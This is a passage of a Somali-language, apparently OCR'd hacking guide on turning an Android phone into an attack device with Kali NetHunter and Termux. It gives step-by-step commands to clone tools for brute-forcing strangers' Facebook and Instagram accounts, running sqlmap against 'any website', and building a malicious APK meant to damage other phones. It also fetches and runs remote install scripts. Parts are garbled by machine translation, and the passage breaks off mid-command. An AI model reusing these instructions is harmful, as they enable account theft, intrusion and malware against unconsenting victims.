- wifi hacking waa khanada ay ku jiraan qalaabyada loo gutala galay in wifi ga lagu jabiyo waxaka mida aircrack-ng
- password iyo hash waa dhanka hackerka anshaxaysan waa muhiim sabatoo ah waa ilaliyahaga koobad
- hash waa crptograpy kaso noocyo kala duwan ah sida base64 ,hexdecemal iwm
- hash cat waa alada oo gu awooda badan ee hash craking
- curinta networku(NETWORK SNEEPHING) waa inaad qofka iyo internet ga dhexdiisa fadhisata ado isticmalaya wireshark,ettercap IWM

- internet gu waxa uu leyay protocolo aad u bada oo midkasata leeya u jeedo gara
- buug boonty ama hunting waa inaad code ka eegta bug oo lacag lagugu siyo
- burp suit waa alada proxy ah oo mamuli karta website ga
- social engenering waa inaad halkaad alada ka hacking lahayd aad dadka hacking garaysa
- phishing attack waa inaad qofka ku khiyamaysa sii oo ga fulatid dantada
- expliot waa alada oo la gala ama inaad ka isticmali kartid computer kaga ado sidad doon tid ka yeelaya
- METASPLOIT waa alada oo gu awooda badan ee kali linux wana expliot database oo loo gu tala galay wararo kala duwan waxa xita isticmala proficonal sida NSA CSI IBM

CHAPTER: 3

chapter 3

Mobilkaga Ka Dhig Qalb Hacker

Cutumkan waxa ku wadagi doona sida loo ga dhigo mobilka alad hacking ama qalb hacker hada ba waxaad u bahantahay mobil root garaysan ha root la aan ma shaqaynayo iyo mobil maskax disu tahay ila 10GB iyo 4GB ram.

Hadaba laba qaab ayaan oga dhigi karna labadaso ah:

1. nidaad gabig mobilka badashid oo isticmashid kalil nethunter
2. inaad khaliya TERMUX ku soo shubatiid terminalka andiriodka kaso aad ku isticmali kartid adigo ROOT garay mobilkaga **(habka ugu fican)**


Kali nethunter ku shub mobilkaga

Hadaba laba qab ba loo gu shuban kara inaad img giis ku falash garaysid ama inaad termux ku shubatiida ha hada ba waxaan eegayna sida loo gu shuban kara loo gu flash gareeyo

Ka soo degso sii deynta rasmiga ah ee Kali NetHunter qalabkaaga https://www.offensive-security.com/kali-linux-nethunter-download. Faylka la soo dejiyey waa in la sifeeyaa. Hubi inaad xaqiijiso qiyamka hash ka hor intaadan bilaabin. Haddii qiimaha hashku uusan u dhigmin, ha isticmaalin. Haddii aad jeclaan lahayd inaad abuurto qaab dhismeedka Kali NetHunter, fadlan ka eeg Dhismaha Kali NetHunter qayb qalab gaar ah leh.


- Fur qalabkaaga Android. Markaad rakibineyso Kali NetHunter qalabka Android, rakibaadda waxay ka dhaceysaa dusha sare ee nidaamka hawlgalka Android. Fadlan hubi in darawalada Android ee lagama maarmaanka ah lagu rakibo laguna hagaajiyo kombiyuutarkaaga ka hor intaadan fulinin tallaabooyinka soo socda. Si tan loo sameeyo, hubi inaad haysato nuqul ah Android Studioin lagu rakibay kombiyuutarkaaga. Software-kan waxaa laga heli karaa athttps: //developer.android.com/studio. Istuudiyaha Android wuxuu hubin doonaa in wadayaasha qalabka si fiican loo rakibay oo ay iswaafajin karaan.

- Qalabkaaga u deji habka Developer. U gudub Goobaha | Ku saabsan oo taabo lambarka Dhismaha dhowr jeer illaa aad ka aragto ogeysiis sheegaya in qaabka soo-saaraha la shaqeeyay.



- Tag setinka | Fursadaha horumariyaha iyo awood u siinta labadaba dib-u-hagaajinta iyo dib-u-hagaajinta Android:

- Xidid qalabkaaga (oo ku habboon Nexus iyo OnePlus). Haddii aad isticmaaleyso Nexusdevice, waad isticmaali kartaa Qalabka 'Root Toolkit' (http://www.wugfresh.com/nrt/). Qalabka xididka waa anall-in-onetool loogu talagalay rakibida darawallada qalabka, furitaanka bootloader qalabka, iyo rakibidda soo kabashada caadiga ah sidaTeam Win Recovery Project (TWRP):




- Xulo xulashada Mudanayaasha Hore, Tilmaamaha Rakibaadda Darawalnimo Buuxa, oo raac saaxir rakibayaasha

- Fur bootloader-ka haddii qalabkaagu aanu furin. Nidaamkani wuxuu tirtiri doonaa


qalabkaaga oo dhan. Fadlan hubso inaad abuurto nuqul qalabkaaga ka hor intaadan fulinin tallaabadan.

- Aynu rujinno qalabkaaga Android. Guji xididka. Haddii aad isticmaaleyso Nexus, waxaad ku arki doontaa sanduuqa shaashadda shaashadda ku xigta Custom Recovery, hubi inaad doorato.
- Qalabkaagu si toos ah ayuu dib ugu bilaabi doonaa. Si loo hubiyo in qalabkaagu si guul leh u xididaysan yahay, waa inaad ku dhex aragtaa menu-ka qalabkaaga astaan / barnaamij cusub oo loo yaqaan SuperSU. Furitaanka barnaamijka ayaa xaqiijin doonta xaaladda aaladdaada, in xididka la siiyo iyo inkale.

Tag dukaanka Google Play oo rakib barnaamijka BusyBox:




Ku rakib barnaamijka TWRP Manager. Waxa kale oo aad ku rakibi kartaa TWRP adoo isticmaalaya APK soo degsan kara https://twrp.me



Marka labada codsi la rakibo, fur mid kasta si loo hubiyo inay si fiican u


shaqeynayaan. Haddii rukhsad superuser loo baahan yahay, si fudud u dooro deeq ama u oggolow.

- Nuqul sawirka Kali NetHunter oo ku dhaji galka asalka qalabka. Waa waqtigii lagu rakibo soo kabashada caadada.
- Fur barnaamijka Maamulaha TWRP oo xulo Nidaamka Soo-kabashada si aad ugu rakibto ikhtiyaar. Si aad u bilawdid rakibida, dhagsii rakibida rakibida.
- Dib ugu celi qalabka xulashooyinka la bixiyay:



Hadaba markaad mobilka shid ayaad arki doonta inaad isbadalay oo qabkan noqoday :

TERMUX la soo dag




Termux waa emulatorka terminal-ka Android iyo barnaamijka deegaanka ee Linux oo si toos ah ugu shaqeeya iyada oo aan loo baahnayn xidid iyo dejin. Nidaamka ugu yar ee aasaasiga ah ayaa si otomaatig ah loo rakibay - baakado dheeri ah ayaa la heli karaa iyadoo la adeegsanayo maareeyaha xirmada APT.

- Aamin. Soo gal server-yada fog adigoo adeegsanaya macmiilka ssh ee OpenSSH. Termux wuxuu isku daraa baakadaha caadiga ah ee jilitaanka saxda ah ee xalka il furan oo qurux badan.
- Feature buuxiyey. Qaado inta udhaxeysa Bash, kalluun ama Zsh iyo nano, Emacs ama Vim. Ku xaji sanduuqaaga SMS. Soo gal dhibcaha API ee leh curl oo isticmaal rsync si aad ugu kaydiso keydka liiska xiriiriyahaaga server fog.
- La goyn karo Ku rakib waxaad rabto adoo adeegsanaya nidaamka maareynta xirmada APT ee laga yaqaan Debian iyo Ubuntu GNU / Linux. Maxaad ugu bilaabi weyday rakibidda 'Git' iyo isku-duwaha 'dotfiles'?
- Qarxin karo. Weligaa bas ma ku fariisatay oo ma isweydiisay si sax ah doodaha daamku aqbali karo? Xirmooyinka laga heli karo Termux waxay la mid yihiin kuwa ku jira Mac iyo Linux - ku rakib boggaga nin taleefankaaga oo ku aqri hal fadhi adigoo tijaabinaya mid kale.

- Iyadoo baytariyada lagu daray. Miyaad qiyaasi kartaa xisaabiyaha jeebka ka xoog badan laakiin ka xarrago badan qalabka wax lagu akhristo ee loo yaqaan Python console? Noocyada casriga ah ee Perl, Python, Ruby iyo Node.js dhammaantood waa la heli karaa.
- Diyaar u ah in kor loo qaado Ku xir kumbuyuutarka kumbuyuutarka oo ku xir qalabkaaga muujinta dibedda haddii aad u baahatid - Termux waxay taageertaa toobiyeyaasha kumbuyuutarka waxayna leedahay taageero jiir oo buuxa.
- Tinkerable. Ku kobci adiga oo isku duba ridaya faylasha C ee leh 'Clang' kuna dhis mashruucyadaada CMake iyo pkg-config. GDB iyo xarig labadaba waa la heli karaa haddii aad ku dhegto oo aad u baahato inaad wax ka saarto.

Hadaba kala soo dag pystorka ama https://termux.com



hadaba waxaan eegayna sida loo gu soo shubto kali nethunter termux

marka oo gu ter mux update gare ado isticmalaya amaradan

```
apt update
apt upgade -y
pkg install bash tar git wget curl -y
```

kadib markaad inta galisid lasoco na waa wada small letter ama xuruf yarya ,waxaad samaysa amradan kali si kali nethubter kugu soo dago

```
termux-setup-storage
wget -O install-nethunter-termux https://offs.ec/2MceZWr
chmod +x install-nethunter-termux
./install-nethunter-termux
```

melaha waxa uu qadanaya 3-6 sacadood kadib shashada termux waa inaay sidan noqota

kadib gali waxad galisa amarkan soo socoda si aad u isticmashid


nh -r

Xasusnaw: hadu amarkani shaqayn wayo waxay ka dhigan tahay inaad sifican ku soo dagin.


Kadib sidi cumputerka ka dhig adoo isticmalaya vnc viwer kala soo dag play store kadib amarkan gali

nh kex &

intan gali vnc viewer markaad badhanka akhtarka galiso:



kadib waxaad arkii natijadan :



Qurxintada termux

hadaba waa inaas ku qurxiso termux qurxin2.0 taso anigu aan ka soo shaqayay dabagalka inatan gali si aad ugu soo shubatiid maradan gali


```
pkg install git python mpv figlet -y
pip install lolcat
git clone https://github.com/fikrado/qurxin
cd qurxin
chmod +x *
sh install.sh
```

```
kadib ka bax oo dib usoo gal ama gali termux exit
```

ka dib waxa uu noqonaya sidan sawirka ka muqata

Sida loo gu jabiyo social media da mobile ka

Hadaba waxaan eegayna sida social mediada loo gu jabiyo mobile ka hadaba termux ayaa ku eegi doona madama kali nethunter dadku ku shuban badana , lakiin waxaad la socota inaad toolashan github aad ku isticmali kartiid

Facebook hacking

Hadaba waxaan egayna sida loo jabiyo facebook marka u gu horaysa la soo dag toolkay facebook hackinga

apt update && upgrade

pkg install git python python2

pip2 install requests mechanize


git clone https://github.com/fikrado/fikrado.py

cd fikrado.py

python2 fikrado.py

Hadaba waxa uu ku waydinaya in aad facebook ga ku gashid marka waxaad galisa facebook acount oo anad isticmalin sabato ah facebook ayaa kugu fahmaya oo uu kaxidhaya


marka id waa facebook id ga waxaad ku ogaan karta inaad sawir sawiradad ka mida dultagto oo copy siso linkigiisa si da sawiraka



kadib id gaga soo qaad oo waxaad samaysa inaad digtid meesha idga passwordka gali hadu islamarkaba ka xidho facebook ha walwalin ee passwordkaga badal soo noqo kadib nuber 1 doro markay ku soo baxdo sidaad sawirka ku aragto :

ka dib waxaad arki soo ta 4 qaab oo tulka u isticmali kartiid marka waa inaad ka dooratiid mid lakiin anigu waxaan doranaya no 2 sabab to ah waa ka oo gu awooda badan oo dhowr qof ka

jabin kara marka sidanbaad arki doonta oo dhawar qofbu ka jabinaya oo id ahaan ayu ku soo dirayaqofka gu soo saaraya dhankii emailka iyo numberka oo waad ku login garayn karta



Hadaba waxaad halka ku aragta inaad dhawor qof ka jabiyay toolkuna noocasu u shaqeeya.

Sida facebook acount si toos loo gu jabiyo

Hadaba burtal force ayaanku eegayna sida loo gu jabiyo facebook ama qof si too sa marka waxaan isticmalayna joker burutal force tool

marka marada kula soo dag

```
apt update
```

```
apt install git -y
```

```
pkg install python python2 && pip2 install requests mechanize
```

```
git clone https://github.com/fikrado/JOKER-burtal-force
```

```
cd JOKER-burtal-force
```

```
python joker.py
```

kadib waxaad ubahanaysa id ga tarked kaga sidii tool kii hore oo kale u soo hel id ga targerga oo sawirkiisa copy kadib waa nubarka 1000 ku bilaab ma word list waa u bahan tahay marka waxaad la soo dagta fikrado.txt gali amarkan :

git clone https://github.com/fikrado/fikrado.txt

markaad intaas galiso waa inaas galisa khanada sare galisa id bartilmaameedkaga khanada hoose na in tan gali

fikrado.txt/fikrado.txt

Isada instagram loo gu jabiyo si toosa

hadaba waxan

Hadaba waxaan eegi doona sida instagram loo gu jabiyo termux marka github kayga aya jira tool aan ogu tala galay qabkan ku soo dagso

git clone https://github.com/fikrado/instagram-brutalforce-tool

bash install.sh

python brutal.py

markaad intaas galiso waa inaas galisa khanada sare galisa id (tusale: @fikrado) bartilmaameedkaga khanada hoose na in tan gali

fikrado.txt/fikrado.txt

Sida wireshark loo gu soo shubto termux

waxan filaya inaad ka dharg san tahay wireshark waxa uu yahay ee aan eegno sida loo so dagsado ano isticmalayna termux marka amaradan gali :

```
pkg install x11-repo wireshark-gtk xterm  tigervnc tigervnc-viewer -y
```

haddaba waa inaanu kala dhig dhigno Tigervnc si aan u carar sino ee gali amarka **vncserver**

Haddii ay tahay markii kuugu horreysay ee aad amarkan socodsiineyso markaa waxay ku weydiin doontaa inaad gasho lambarka sirta ah ee VNC. Waad gali kartaa lambar kasta oo aad rabto. Laakiin waa inaad xasuusataa erayga sirta ah ee aad qorto.

Si arjiga GUI u adeegsado muujinta, waa inaad ku hagaajisaa isbeddelka deegaanka amarka **export DISPLAY=":1".**

hadda tallaabada ugu dambeysa, waxaan u baahannahay inaan rakibno cod-bixiye VNC fog oo desktop ah oo loogu talagalay android. Daawade VNC wuxuu naga caawin doonaa inaan ku shaqeyno Wireshark qaabka GUI. Waxaad si fudud ugu soo dagi kartaa VNC viewr Google Playstore

Caadi ahaan server-ka VNC wuxuu dhagaystaa localhost-ka sida 127.0.0.1 iyo 5901 dekedda.


Goobta Cinwaanka ku dar: 127.0.0.1:5901

Iyo magaca garoonka, waxaad ku dari kartaa wax kasta oo aad jeceshahay tusaale ahaan Termux, Desktop, Wireshark iwm.

Ka dibna dhagsii abuur. Taas ka dib, waxaa laguu dallacayaa inaad ku darto lambarka sirta ah. Hada ku qor lambarka sirta ah ee aad qortay waqtiga qaabeynta serverka VNC.


Hadda si guul leh ayaad isugu xiran tahay. Waxaad ku arki doontaa terminal-ka daawadeyaasha VNC si fudud u qor amarka soo socda ee VNC si aad u maamusho Wireshark:

```
wireshark-gtk
```



Sida john the ripper logu shubto termux

hadaba waad ka dhargsan tahay inu john uu yay toolka password ka lagu jabiyo ee cansan marka aan eeg no sida loo gu soo dag sado termux ,amaradab gali




```
git clone https://github.com/magnumripper/JohnTheRipper.git
```

```
cd  JohnTheRipper
```

```
cd  run
```

Marka hadad ls galiso waxaad arki doonta qalaabyada oo dhan sida **zip2john**

Sida sql map loo gu soo shubto termux

ma ogtahay inaad sql injection ku samayn kartiid termux ha web site baad termux ku jabinkarata marka amaradan gali:

```
git clone https://github.com/sqlmapproject/sqlmap.git
cd sqlmap
python2 sqlmap.py
python2 sqlmap.py -u (url)
```

waka hadaba sql injection ayaad ku samayn karata wep site kasta

Sida virus loogu smaeeyo termux

Hadaba waxaan egayna sida loo sameyo virus aad ku xumayyn kartid mobile kale oo formate garayn kara hadaba sida aad oo la soo dagtid amaradan gali :

```
git clone https://github.com/d3L3t3dOn3/Malicious
cd Malicious
unzip Malicious.zip
cd Malicious
pip2 install mechanize
pip2 install requests
```

```
pip2 install -r requirements.txt
chmod +x *
python2 malicious.py
```

hadaba ka dooro magaca virus gaga kadib (tusale number 1 agent)

markaad dorato sidan u gee file ka dawon loadka **mv agent.apk /storage/emulated/o/** hadaba file ah agent.apk ama magac kalo aad dorata ayaad arki oo ablicationa ama .apk racsan yay (**markaad mv agent aan galiya waxan raciyayb .apk)**

Metaspliot ku soo shub termux

Si loo rakibo Metasploit-Framework-ka TermuX, si taxaddar leh u gal amarada soo socda mid midna TermuX ah (Ka dib markaad gasho hal

xariiq amar), ha iloobin inaad riixdid gal, oo sug inta hawshu socoto si ay u dhammaystirto haddii ay jirto).

```
pkg update && pkg upgrade -y && pkg install wget curl openssh git -y
```

waa inaan tagnaa tusaha HOME, amrkan gali:

```
cd $HOME
```

waa inaan ku rakibnaa qoraal Dhamaystiran Xidhmada Halbeegga Metasploit. Tan ga;i markaas:

```
wget Auxilus.github.io/metasploit.sh
```

Si aad u socodsiiso qoraalka cusub ee lagu rakibay rakibidda Qaabdhismeedka Metasploit, gali amarkan:

```
bash metasploit.sh
```

qoraalkiisa ayaa rakibi doona nooca ugu dambeeya ee qoraalka Metasploit-Framework sidoo kale waxaa ku jira qaar ka mid ah siyaado si loo cusbooneysiiyo cusbooneysiinta Metasploit. Haddii wax walboo hagaagaan, yacni digniino midab casaan ah lahayn, waxaad ku bilaabi kartaa Metasploit adoo adeegsanaya tallaabooyinka soo socda ee fudud:

Hadda, rakibidda dhammaystiran kadib, waad ordi kartaa Metasploit, adoo galaya amarkan (meel kasta, maxaa yeelay toobiye waxaa abuuray Qormada):


```
msfconsole
```

marada soo galisay halmar waxaad lu galin karta in aad u dhexaysid && tusale :

```
